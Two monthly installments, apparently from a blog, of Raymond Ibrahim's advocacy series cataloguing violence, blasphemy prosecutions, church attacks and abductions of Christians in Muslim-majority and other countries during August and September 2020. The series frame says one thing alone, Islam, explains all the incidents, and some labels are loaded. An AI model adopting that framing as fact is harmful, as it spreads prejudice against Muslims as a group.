Discussing the plight of Nigerian Christians in a September 16 statement, the Catholic bishops of Kaduna Province **said** that "dark clouds of violence have enveloped our land. Our country is in the firm grip of the grim reaper." For over a decade, Nigeria's main challenge was the Islamic terrorist group Boko Haram, the statement **said**, though the military had largely degraded two years ago:

> But our joy was short lived as the story has progressively gotten far worse. Today, almost the entire northern states are in the grip of these purveyors of violence and death. In the last three years, we have witnessed the relentless attacks and ransacking of entire communities... Thousands of lives have been lost to these bandits who have operated with relentless abandon.... The ravages of Boko Haram, the herdsmen, kidnappers and the bandits have turned everyone into a victim.

Fr. Sam Ebute, who serves one of the persecuted communities, gave a more **personalized take**:

> For four years, since I became a priest in 2016, I have been burying my parishioners. In 2017, I had to bury a woman who had been killed along with her four children at night, in Tachira. In 2018, in Tsonje, the parish had to also bury four people who were killed. In 2019, in Zunruk, seven youths were killed in broad day light while playing soccer.

More recently, in late July of this year, Fr. Sam buried 21 other Christians from his flock, most of them **young girls**:

> So, for the past seven weeks, we have been burying our parishioners with no end in sight. These last attacks have left us all in fear and especially the fear of the unknown because we do not know when the next round of attacks will happen and what will trigger it. We cannot worship in peace.... Our movements are limited, our faithful cannot freely go about their activities. It is farming season now, but they dare not go to their farms for fear of being attacked there. They have left their crops to perish. It is like we have been left to perish because of our faith.

Pakistan: A Lahore court sentenced a Christian man who had already served seven years in prison **to death on a "blasphemy" conviction**. Asif Pervaiz, a 37-year-old father of four, was originally arrested in 2013, when his Muslim supervisor at the garment factory he worked for first accused Pervaiz of sending offensive remarks about Islam's prophet, Muhammad, in a text message. During his September 8 hearing, the judge ruled that Pervaiz must pay an additional fine of 50,000 Pakistani rupees (USD $305) and serve a three-year prison term for "misusing" his phone. Afterwards, and according to the ruling, the Christian blasphemer "shall be hanged by his neck till his death." The condemned, however, denies all charges. "In his statement to the court, Pervaiz had categorically said that the complainant used to pressure him to renounce his Christian faith and convert to Islam," Saiful Malook, the Christian's lawyer, **explained**: "Pervaiz said that due to the complainant's constant harassment, he was forced to leave his job at the factory, but the latter continued to hound him at his new workplace." The lawyer, who is appealing the verdict in the Lahore High Court also cited a number of irregularities that should have rendered evidence against his client **inadmissible**:

> This case should have been thrown out by the judge.... Although I'm greatly disappointed by the ruling in this case, one cannot ignore the fact that it has become a norm of trial court judges hearing blasphemy cases to convict the accused no matter how weak the prosecution's case is.... It's tragic that Pervaiz has already spent seven years in prison during the trial, and God knows how many more years he will have to remain incarcerated till the high court takes up his appeal. The worst thing in blasphemy cases is that the accused are left to rot in jail for years till their innocence is finally proved.

According to a separate **report** discussing Pervaiz's case,

> Human rights groups say blasphemy laws are often misused to persecute minorities... Such accusations can end up in lynchings or street vigilantism. Up to 80 people are known to be imprisoned in the country on such charges — half of whom face life in prison or the death penalty... In July, a US citizen of Pakistani origin on trial over blasphemy allegations in Peshawar was shot dead in a courtroom by a teenager who told bystanders he killed him for insulting the Prophet Muhammad. Since his arrest, the alleged shooter has been glorified as a "holy warrior" by supporters and thousands of people have rallied to demand his release.

Attacks on Churches

Turkey: On September 2, Turkish authorities **razed to the ground** the St. Georgios Christian church, a historic and iconic structure built in 1896 and known as the "Hagia Sophia of Bursa." In 2006, after the municipality had spent two million Turkish liras (USD 252,000) on renovations, the dilapidated building was restored and transformed into a cultural center. But then, in 2013, an Islamic foundation filed a lawsuit against and eventually appropriated the church. Then, according to the **report**,

> The historical building, whose door was locked after passing to the foundation, was not maintained for years, and cracks began to appear in the building. Noting the situation ... and drawing attention to the danger of demolition, Nilüfer Municipality attempted again in 2016 to control the church and demanded that the building be allocated to the municipality for renovation. However, it was stated that the building cannot be used for any purpose other than a place of worship and that this place was a mosque.

The building continued to deteriorate until September 2, when it was demolished as a public hazard. Commenting on this development, Nilüfer Mayor Turgay Erdem **said**:

> We have done our part to pass on a cultural heritage to future generations. However, the Foundations have taken away the historical structure in a meaningless way. And left to rot. For 7 years, nobody claimed this structure. Public money was wasted because of this negligence. Who will account for this?

In a separate incident, a wall sealing off both entrances of a Greek Orthodox Church in Tralleis was **illegally erected** by unknown persons, although there are suspicions that the Didima Municipality erected it as a way to justify issuing alcohol licenses to local restaurants. The current law states that alcohol cannot be sold within 328 feet of a religious building. As this law was made with mosques in mind, some resent that a mere church is preventing their sales of alcohol.

Attacks on Crosses

Sweden: A little Swedish boy was called a "**pig bastard**" and beaten by a Muslim migrant gang for wearing a crucifix. The incident occurred in Malmö, which has a large Muslim population and is known as the "**rape capital**" of Sweden. According to the September 1 **report**, an "unknown number of boys" approached the 11-year-old child, who was playing soccer during lunch break, and asked if he was wearing the cross "due to his religion." After he responded in the affirmative, the gang asked if he also "ate pig"—before immediately calling him a "pig bastard" and knocking him over, injuring the boy's arm. He managed to run away but not before they stole his ball and shoes. "Police had not yet arrested any perpetrator. Hate crime motives are suspected," the report **adds**.

Greece/Turkey: Because it is visible in Turkey's city of Edirne, a 50-foot high cross recently erected at Greece's Holy Monastery of Agia Skepivis **provoked** President Erdoğan enough to complain about it to German Chancellor Angela Merkel, whom he was scheduled to meet later that week, according to a September 21 **report**. Discussing this same incident, a separate **report** states that,

> Erdoğan's reaction to the establishment of a cross within Greek territory sets the foundation for increased religious persecution within Turkey. He is growing hostility towards Christian symbols. Christianity is already greatly struggling to exist within Turkey, and this kind of hostility reinforces the idea that Christianity is not welcome within its borders.

Pakistan: Muslims **ransacked** a Christian barbershop for displaying a cross and other Christian symbols. According to a September 2 **report**, a group of Muslims entered the store and began to abuse the owners for hanging a cross on the front wall as well as having the biblical verse "My grace is sufficient for you" (2 Cor. 12:19). The Muslims "told us to remove the Christian symbols from the shop because Muslim customers did not feel comfortable," the owners **explained**. "However, we ignored this demand." On the next day, more than a dozen men wielding iron rods pulverized the store, damaging its glass door, mirrors, shelves, cupboards, and other equipment. "They also beat staff and looted cash and other expensive stuff from the shop," the owners **said**. Then, before they could report the incident to police, police arrested one of the owners on the accusation that he was evangelizing to Muslims. Although he was released on the following day, "Our business is stopped and we are worried for our daily bread," the owners **said**. "This is a very intolerant society. Christians are not accepted when running successful businesses and enjoying leading positions. This discrimination has to be ended."

General Discrimination against Christians

Iran: On September 22, a Christian couple, both former Muslims who were earlier persecuted and imprisoned by authorities of the Islamic Republic, lost their appeal to retain custody of their one-year-old adopted daughter—"and for one reason" only, says the **report**: "they are Christian converts, and Lydia, though her parentage is not known, is considered a Muslim, and as such by law ought only to be cared for by Muslim parents." The ruling was made despite the fact that the judge himself acknowledged the child's "**intense emotional attachment**" to her adoptive parents and that there was "zero chance" another adoptive family would be found for her, including because the 1-year-old suffers from heart disease.

Pakistan: In an **interview**, a Christian man who was rounded up with dozens of other Christians and imprisoned after two Muslim men were killed in riots surrounding the suicide bombing of two churches and killing of 20 Christians in 2015, explained the deciding factor over who was imprisoned and who was not. **According** to Amjar Arif,

> Police said, if we didn't convert to Islam we'd face prison.... At the police station, officers abused, slapped and tortured us with batons, charging us with burning Muslims.... They snatched rosaries from three of us and threw them on the floor. We were forced to accept either Islam or guilt in the murder of two men.... A 25-year-old Christian, also arrested for alleged lynching, converted to Islam and was released three hours later. We kept our faith in the living God... we used to pray in a circle for an hour. In the evening we had dedicated 8pm personal prayers...Two of us died in that prison.

Amjar Arif was released five years later.

Sexual and Psychological Abuse of Christian Women

Egypt: Once again, a court involved in the case of the unconscionable abuse of an elderly Christian woman recused itself. "The case had been postponed several times and was closed in 2017 due to insufficient evidence," says the September 3, 2020 **report**. "However, the woman's legal representatives filed a grievance reopening it again. Then, in March 2019, the Minya felony court decided to **withdraw** from hearing the case due to embarrassment." After that, in October 2019, the case was **postponed** again, because a court member was reportedly absent; and now this. The case concerns **Soaʿd Thabet**, a Christian grandmother in her 70s. On May 20, 2016, a mob of some 300 Muslim men, accusing her son of dating a Muslim woman, descended on her home, stripped her completely naked, beat, spit on, and paraded her in the streets of al-Karm village (in Minya governorate) to jeers, whistles, and triumphant shouts of "Allahu Akbar." Commenting on these ongoing delays, Adel Guindy, founding president of Coptic Solidarity, told Gatestone,

> The judiciary system in Egypt, as well as the rest of the pillars of the state (often referred to as the "deep state") have become impregnated with fundamentalist Islamic ideology, and are thus decidedly biased against Copts. The political leadership of the country takes no concrete corrective measures and, worse still, lets this ideology shape and dominate the society, through education and media.

Separately, according to a September 10 Coptic Solidarity **report**, the kidnapping, sexual abuse, and forced conversion of Christian women and girls in Egypt—a "particularly vulnerable group to exploitation" that is quietly living an "unimaginable nightmare"—is rampant with no signs of abatement. The 15-page report **documents** "the widespread practice of abduction and trafficking" and estimates that there have been "about 500 cases within the last decade, where elements of coercion were used that amount to trafficking." It **adds** that:

> The capture and disappearance of Coptic women and minor girls is a bane of the Coptic community in Egypt, yet little has been done to address this scourge by the Egyptian or foreign governments, NGOs, or international bodies. According to a priest in the Minya Governorate, at least 15 girls go missing every year in his area alone. His own daughter was nearly kidnapped had he not been able to intervene in time.... The large majority of these women are never reunited with their families or friends because police response in Egypt is dismissive and corrupt. There are countless families who report that police have either been complicit in the kidnapping or at the very least bribed into silence. If there is any hope for Coptic women in Egypt to have a merely 'primitive' level of equality, these incidents of trafficking must cease, and the perpetrators must be held accountable by the judiciary.

Pakistan: A 6-year-old Christian girl was "beaten and raped after being forcibly taken to the home of a Muslim rapist in broad daylight," says a September 16 **report**. Moreover, and "**in a sickening twist**,"

> the local Muslim community are threatening the Christian parents with violence, the rape of their other daughters and financial ruin if they proceed with a legal case against paedophile Muhammad Waqas (18 yrs)... Tabitha had been verbally abused, shouted at, slapped and beaten and forced to do a number of sex acts with Waqas. She had been stripped of her clothes and had described her terror that she would be killed by Waqas...

Although various societal elements pressured her family to drop the case against the Muslim rapist and accept a financial settlement, her parents refused, demanding justice. As a result, two imams from local mosques **warned** Munir Masih, the girl's father, that "we shall burn your house and take away your other daughters too, if you fail to comply." He responded by gathering his family and fleeing to an undisclosed location in the middle of the night. Although **evidence** for the case "was strong with eye witnesses" and included "a medical examiner who found evidence of rape and brutality and a positive match on DNA tracing with that of Waqas" — and despite the family's perseverance for justice — the court granted the rapist bail. "Tears rolled from the eyes of Munir while I hugged him in the yard of Lahore High Courts," a legal representative of the family **explained**. "The paedophile rapist who had sexually assaulted his daughter on many counts was granted bail and it caused him intense pain. It was excruciating for him to see the rapist of his tender-aged daughter released—I felt broken myself."

In a separate incident, on September 8, Mehwish Hidayat, a 22-year-old Christian girl, managed to **escape** from her Muslim abductor/rapist, Khurram Shehzad, and reach her parents' home. **According** to the girl, she was kidnapped on June 3:

> It was around 7:30 in the morning when I left for the garment factory. I was waiting for my bus along with six to eight girls. Suddenly, two armed men appeared from a white car. They showed their guns and warned everyone not to interfere. The kidnappers then dragged me into the car. All the other girls started shouting, but none of them was in a position to save me as the kidnappers threatened them with their guns… For three months Shehzad kept shifting from one city to another and sexually assaulted me. He often tortured me for refusing to sign the conversion and marriage certificate. He forced me to recite Islamic proclamations and verses. However, I remained committed to my Christian faith.

Although she has rejoined her family, "our lives will always be in danger," she **said**. "My family is continuously receiving threats from Shehzad."

Raymond Ibrahim**, author of* **Crucified Again** *and* **Sword and Scimitar, is a Distinguished Senior Fellow at the Gatestone Institute, a Shillman Fellow at the David Horowitz Freedom Center, and a Judith Rosen Friedman Fellow at the Middle East Forum.*

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.


Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or second-class, "tolerated" citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

SOURCE: **RAYMOND IBRAHIM**

They Rape Our Women, Kill Our People, and Burn Our Properties": Muslim Persecution of Christians, August, 2020

SEPTEMBER 24, 2020
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM, PANDEMIC



Raymond Ibrahim

The following are among the abuses Muslims inflicted on Christians throughout the month of August, 2020:

The Slaughter of Christians

Philippines: On August 24, 15 people were killed in **twin suicide bombings**, carried out by the widows of two terrorists, and targeting a cathedral in the Muslim majority city of Jolo; about 80 others were injured in the blasts. Abu Sayyaf, a jihadi terror group, claimed responsibility. "There were two bombers. A suicide bomber was involved in the first explosion," a military spokesman **confirmed**. "The second suicide bomber blew herself up after she was arrested after the first explosion." "They have died as martyrs witnessing to their Christian faith," **said** local

Bishop Charlie Inzon of those who died, "as they braved to stay in Jolo despite constant intimidation and risks.... t was treacherous, inhuman and an evil act of violence" "This crime," **added** Church in Need, a human rights group, "is even rendered more unconscionable because of the hardships our people are going through during the Covid-19 pandemic."

Ethiopia: At least 500 Christians—"**including pregnant women, children and whole families**"— were slaughtered between late June and August 27 in what were **reported** as "relentless door-to-door" attacks. Soon after a popular singer from a Muslim majority tribe was allegedly assassinated on June 29, "extremists arrived in cars and, armed with guns, machetes, swords and spears, sought out and slaughtered Christians." The **report** continues:

> Children were forced to witness their parents being brutally murdered with machetes.... An Oromo Christian was beheaded for refusing to deny his faith by tearing off the thread around his neck (worn by many Ethiopian Christians as a sign of their baptism).... Christians' business premises and houses were burnt down, vandalised or destroyed by the extremists. Billions of dollars of damage was caused to property... The severity of the atrocities shocked local witnesses who gave accounts of harrowing scenes. In Dera, a witness described how the killers desecrated corpses by 'dancing and singing, carrying the chopped or hacked body parts of those they slaughtered.' Another witness reported how the hacked bodies of an elderly Christian couple, who were beaten to death in their home, were dragged through the streets... Thousands of traumatised survivors have fled for their lives, including orphaned children, and many are being sheltered in churches and community centres.

Cameroon: Late in the night of August 1, the Islamic terror group Boko Haram sent in **two suicide bombers**, one of whom was a girl, into a village, while its residents peacefully slept after a hard day's work. Their target was the village's Catholic Mission. At least 28—including seven children between the ages of 3-18—were killed in the subsequent detonations: "**The scene was horrific**," as explained by the leader of the targeted Catholic mission: "I was at home when they came. We heard gunshots and then shouts from the vigilante committee alerting us. So we fled ... When they got in, they first fired shots (randomly), and then people started running." One of the terrorists, a young girl, concealing her identity and intentions before a group of women and children who were hiding, claimed she was hurt and pleaded for their help. "They were duped," the church leader **said**. "She detonated the bomb and killed many people." According to the **report**,

> Further details about the bombers, including their origins, are unknown though reports in recent years indicate that Boko Haram has kidnapped thousands of children. Last year, the UN recently stated that since 2009, an estimated 8,000 children have been abducted by Boko Haram. And according to a UNICEF report, at least 117 of these children have been used as suicide bombers since 2017—and more than 80 percent of them are girls.

Nigeria: Throughout the month of August, the "**ignored genocide of Christians**" continued at the hands of Muslim herdsmen and Fulani tribesmen. According to an August 4 **report**, in Kaduna State, at least 171 Christians, many of which were women and children, were slaughtered. On August 10, armed jihadis stormed the Lion of Judah Church in Azikoro and opened fire on worshippers; **four Christians were killed**. An August 24 **report** states that "Fulani herdsmen attacked a predominantly Christian village in north-central Nigeria, killing one resident, burning a church building and kidnapping four children among others."

Uganda: A Muslim family severely beat two cousins for embracing the Christian faith; one **died of his wounds**. Last reported, the surviving cousin, Ahmad Waisana, 23, still barely "**clings to life**," and suffers severe injuries to his head and a kidney. From a sick-bed at an undisclosed place of refuge, he **said**, "I have been spending sleepless nights thinking of my best friend, Jalilu . The whole of my body is aching. I am not sure whether I will get well or die and go to be with Christ." Earlier, both cousins, after listening to and attending various sermons in late 2019, "made a public confession of faith in Christ." Word instantly reached their fathers, who are brothers, even before the cousins returned from the event to house they all lived in. The fathers "angrily chased" the apostates out of the village. After several months of moving around and trying to eke out a living, which became increasingly harder due to COVID-19 lockdowns, "we decided to return back home hoping that we were going to be welcome," Ahmad **continues**:

> At home we were questioned whether we were Christians, and we affirmed to them that we were still Christians but pleaded that we be received back. To our surprise, we were received with hostility, and the relatives arrived and started beating us with sticks and blunt objects before burying us in banana leaves.

According to the **report**, "Their relatives were about to set them on fire when some cattle herders and Christians happened by," prompting their violent family to flee. "At the hospital we were diagnosed, and the finding was that Jalilu had internal bleeding, and after two weeks he succumbed to the injury" and died. "I could not remain at the hospital, and so I went to a nearby church." After the hospital called Jalilu's family to come and retrieve their son's corpse for burial,

"They were reluctant at first, but pressure from the government and the problem of COVID-19 made them to yield, and they took the body for burial; that was on Aug. 7."

Germany: Hamzar D., a 25-year-old Muslim migrant from Tunisia, **strangled** the 28-year-old German mother of his child to death, partially because she had **baptized** the child into Christianity. They originally met at a disco; by July 2019, she gave birth to his son. "But after the birth, she changed," **explained** the aggrieved killer. According to the **report**, she "withheld his son from him for a long time, and then she made his boy a Christian too." This and other disagreements led to his strangling her during one of their meetings.

Attacks on Churches

Crete: A Muslim migrant from Algeria, 38, **attacked a Christian cathedral twice** in less than a week. First, on Sunday, August 2, he threw rocks at and damaged the stained glass windows of the Metropolitan Church of Agios Minas, in Heraklion, the largest city on the Grecian island. Two days later, on August 4, he returned with a hammer and started to smash down the cathedral's door. Camera footage helped police identify and arrest the Algerian.

Turkey: Unknown vandals **defaced "priceless" Christian frescoes** inside the ancient Byzantine monastery of Sumela in Trabzon. Many of the faces of Jesus and the saints were scratched out of the icons. The monastery, which was built in 386, is dedicated to the Virgin Mary and visited by many pilgrims on her feast day, August 15—less than a week before the desecration occurred. The monastery had only recently reopened, having been closed for years to repair earlier arson and vandal damages. Despite all the visible damage (pictures **here**), "Turkish authorities **deny the disaster**, with the Deputy Director General of Cultural Heritage and Museums of the country's Ministry of Culture and Tourism stating that there was no recent damage to the frescoes in the Monastery." Some social media users claimed responsibility for the "**sacred**" duty of desecrating the monastery.

Also, coming on the heels of an event that shocked and angered many Christians around the world—the transformation of the Hagia Sophia cathedral/museum into a mosque—on Friday, **August 21**, President Erdogan **announced** that another ancient church/museum, renowned for its exquisite Byzantine/Christian mosaics, has been transformed into a mosque. Holy Savior in Chora is a fourth century church that, like most other churches in Constantinople/Istanbul, was turned into a mosque after the Muslim conquest of 1453. Later excavations found that many of the Christian images and mosaics that had been painted over could be restored. During its experimentation with secularism in the mid-twentieth century, Turkey made the necessary restorations and turned it into a museum in 1958, as was done earlier with Hagia Sophia in 1935. Like the latter, Chora is also a UNESCO World Heritage site. Its "beautiful mosaics and frescoes cover almost all the church's walls and domes," a historian **noted**, adding, "It would be hard to imagine it being returned into a mosque without totally covering them over." According to

a **report**, "Other church-museums in Turkey, including less notable Hagia Sophias in the towns of İznik and Trabzon, have also been converted back into mosques in recent years."

Italy: On August 12, an Egyptian migrant **broke through** Milan Cathedral's security and sped up to the high altar, where he forced, at knifepoint, a guard to kneel for over eight minutes. The man was **reportedly** loitering around the front of the cathedral and broke in after a patrol inquired for his ID (it later came out that he had a criminal record). Police officials rushed to the scene in an attempt to negotiate with the hostage-taker, who was eventually apprehended. Although police did not reveal his identity, the Italian bishops' news media Avvenire uncritically quoted him during the standoff **saying** that he had a "room" in the cathedral and that his name is "Christian." According to a later **report**, however, the 26-year-old man's name is Mahmoud Mohamed Zin Elaabdin Elhosary.

Sweden: During widespread immigrant riots believed to be connected to the burning of a Koran in Malmö, Muslims tried to **torch a church** in the small town of Ronneby. A local, Naem Sufan, **said** he intervened and prevented its burning, and was also beaten because he "defended the church" by extinguishing the fire with his jacket. His injuries include a broken shoulder and strained neck. "You get so disappointed when you see immigrants do that," he **said**. "I'm an immigrant myself. And I don't get it. Sweden has given them everything they want. We have fled war, so we can not start new wars here."

Desecration of Christian Cemeteries

Turkey: A Christian cemetery belonging to the Holy Savior Church and another Armenian church was **desecrated**. According to a **report**, "the remains were taken out of the graves and the bones of the deceased were scattered everywhere" (pictures **here**).

Pakistan: On August 17, dozens of armed Muslim men **occupied** a 70-year-old Christian cemetery. While there, and "according to eyewitnesses," **they** "desecrated graves, Christian crosses, and Biblical verses written on walls and tombstones. The men then constructed a wall dividing the graveyard in half." A local Christian **explained** their motivation:

> Over 100 Christian families reside in the village. We have remains of our forefathers in this graveyard. However, influential Muslims have grabbed a big portion of the graveyard. They have grabbed the land to use for their cattle.... The Christians had no courage to stop the armed men as they were ready to open fire if the Christians resisted... Very soon the land grabbers will occupy the remaining part of the graveyard. We cannot fight as we are the poor segment of the society.

Last reported, local authorities had not responded to Christian please, and the land remains occupied by the grave desecraters.

Egypt: Local officials forced Christians to **exhume and remove** the corpse of a young Christian boy from his resting place behind his church to somewhere else "far from Muslims." According to the August 21 **report**,

> The child, Samer Mark Maher, was buried on a piece of land behind Mary Mina Church as per usual practice. The governor, however, claimed that there were no permits and ordered that the Christians remove the body to a place far from Muslims.

Moreover, local authorities and council members are now talking about exhuming all Christian corpses at the church and moving them elsewhere, even though, as one Christian layer **explained**, "The Copts (Christians) there don't have an official place to bury their bodies. Usually, they were burying the bodies in land behind their church. The nearest village which contains Coptic burials is far, around 100 kilometres from the dead child's village," where few of its Christian residents have vehicular access.

In another incident of discrimination in Egypt, during what are known as "reconciliation sessions," a government-appointed village mayor **ruled** that a Christian family must sell its home and leave their village. (In Egypt, local authorities and involved parties of a dispute often meet outside of courtrooms in an effort to resolve matters and restore peace before getting the law involved.) The case revolved around a young Christian man who accidentally hit and killed a Muslim girl with his motorcycle. Despite the fact that such accidents are very common in the chaotic and near lawless roads of Egypt; despite the fact that even the girl's father acknowledged that it was an accident; and despite the fact that these sessions are informal and meant to find the most equitable solution before the courts get involved—the Muslim official, Hanni Snofar of Fayum governorate, who was invited to the session, ordered not just the expulsion of the youth, but his entire family, who must sell their home as soon as possible and essentially go in "exile." The August 15 **report** inquires:

> It was just another reconciliation session but it turned into a courtroom with the animated mayor ordering the selling of the Christian family's home and their expulsion. By what right does the mayor judge and issue mandatory decrees to expulse a family, force them to sell their home, and create other problems? Do we no longer have judiciaries to rule on such cases?

Attacks on Apostates and Blasphemers

Syria: An Islamist group connected to Turkey and operating in northwest Syria **seized** a 40-year-old Kurdish man for apostasy in the city of Arfin. Earlier, fighters from Failaq Al-Sham ordered Radwan Muhammad to relinquish his school so they could transform it into a madrassa, an Islamic school. Radwan, its headmaster and an English teacher, refused, **adding** "I will hand you the building in one case only: if Jesus Christ comes down to earth again." He was promptly apprehended. **According** to Pastor Nihad Hassan, who is also from Afrin, "We are extremely worried about Radwan's life and wellbeing, he is being held at Headquarters in Afrin and they may execute him. Those Islamist groups and their Turkish masters are walking in the footsteps of IS. In fact, many of their fighters are former IS and al Qaeda members." **Moreover**, "Mr. Muhammed's wife died recently, but the group prevented the family from washing and shrouding her body according to the customs of that region. She had converted from Islam to Christianity a while ago."

According to a separate **report** from August 19, "Continuing its policies of religious oppression and demographic change, factions of the Turkish-backed Syrian National Army (SNA) — a coalition of militias, several of them with extremist ideologies, formed and funded by Turkey — kidnapped 14 Kurdish youth from occupied Afrin after they converted to Christianity."

Pakistan: On August 5, after mosque leader Muhammad Abdul **complained**, police arrested Sohail Masih, a Christian man, on the charge of blasphemy. Earlier, during a Facebook discussion, Masih **wrote**, "It is not possible that the blood of goats and bulls can wash away sins. The incident of Miraj is based on a lie." (Miraj is a reference to the Islamic tradition that, while mounted atop a supernatural winged creature named Buraq, Muhammad flew from Mecca to al-Aqsa mosque in Jerusalem, then temporarily ascended into heaven, all in one night.) When local Muslims learned of Masih's blasphemous post, an "**enraged**" mob surrounded the police station he was being held in; some "forcefully entered the police station and exchanged angry words with police." Soon thereafter, police formalized a case against and charged Masih under section 295-C of the Pakistan penal code, the maximum penalty of which is death.

Indonesia: A Muslim convert to Christianity was **arrested for "blasphemy**." Apollinaris Darmawan, 70, **wrote** on twitter that "Islam is not a religion but a heretical teaching that silences and uncivilizes its people." On August 8, before police could get to him, an angry Muslim mob stormed his home, dragged him outside and stripped him naked. The elderly Apollinaris has a history of criticizing Islam and was released from prison, where he had served four years for another blasphemy accusation, just five months earlier. Discussing this incident, the deputy chairman of the human rights group Setara Institute for Democracy and Peace **said** that "In a democracy, views expressed by Darmawan are natural. In religious life, if people are criticizing our religion, we see it as a challenge, not an insult." The 70-year-old now faces the maximum penalty for blasphemy in Indonesia: six years imprisonment and a one billion rupiah fine (USD 72,000).

France: As a reflection of anti-Christian sentiment and fears of apostasy, a Muslim family **beat and shaved the hair** of a 17-year-old girl for dating a Christian boy. Previously her hair was about two feet long. **According** to the deputy prosecutor of the case, the family will be tried later this year for "violence against minors":

> The two families knew each other and (their relationship) was not a problem, but when they started talking about marriage, the girl's parents told her: "We are Muslims, you cannot marry a Christian."... The first blow came from the mother, then there was an outbreak of violence. She was taken to a room and beaten. She was shaved, according to her testimony, by her uncle—her father's brother— while being beaten.

The August 21 **report** closes by saying that, "Head-shaving in this context has a particularly shocking context in France. This was the punishment after the Second World War meted out to thousands of women who had relationships with Nazi occupiers in so-called 'horizontal collaboration.'"

Rape and Forced Conversions of Christians in Pakistan

In late August, Maira Shahbaz, a 14-year-old Christian girl, **escaped** from the home of Mohamad Nakash—her kidnapper, whom the Lahore High Court had recently ruled is her legitimate husband despite her objections—and fled to a police station, where she gave testimony, **including** on how she was being "forced into prostitution" and "filmed while by being raped," with threats that the tape would be published unless she complies with the demands of her rapist/husband and friends: "They threatened to murder my whole family," the young girl **said**. "My life was at stake in the hands of the accused and Nakash repeatedly raped me forcefully." In an interview, a friend of Maira's family described how the family is in hiding and constantly on the run, **adding**: "Maira is traumatized. She cannot speak. We want to take her to the doctor, but we are afraid we might be spotted. We are all very frightened, but we place our trust in God."

In a separate but similar instance, a married Muslim father of four **kidnapped** Saneha Kinza, the 15-year-old daughter of a pastor, while she was walking to church for early morning prayers. According to the report,

> Saneha's family fears that their daughter will be added to the growing number of Christian girls who, after a kidnapping and forced conversion to Islam, are married to Muslims… On July 28, Pastor Morris Masih's family received a call from the kidnapper, who threatened them if they dared to take any action to bring Saneha home.

In another incident of abuse in Pakistan, Muslim employers upbraided and beat Anika Shehzad, a Christian housemaid aged 18, after she **refused to convert to Islam**. A human rights activist **explained** how such incidents are very common in Pakistan:

> Christians in Pakistan are illiterate and poor, and many poor families are forced to take risks such as sending their young daughters to rich Muslim families to work as live in domestic servants for a little money. These young girls are often sexually harassed, tortured and sometimes are asked to convert to Islam. Many times such cases are reported in the mainstream media, like the gruesome torture of 10-year-old housemaid Tayyaba by an additional district and sessions judge, and his wife, in the capital Islamabad which made headlines in 2016. Several girls have even been killed, like Shazia Masih, 12. And several cases are taken to the courts but hardly any family has got justice and the practise still continues because perpetrators are always influential and rich, and sometimes victims are pressurised to withdraw their cases and some victims are compensated with money.

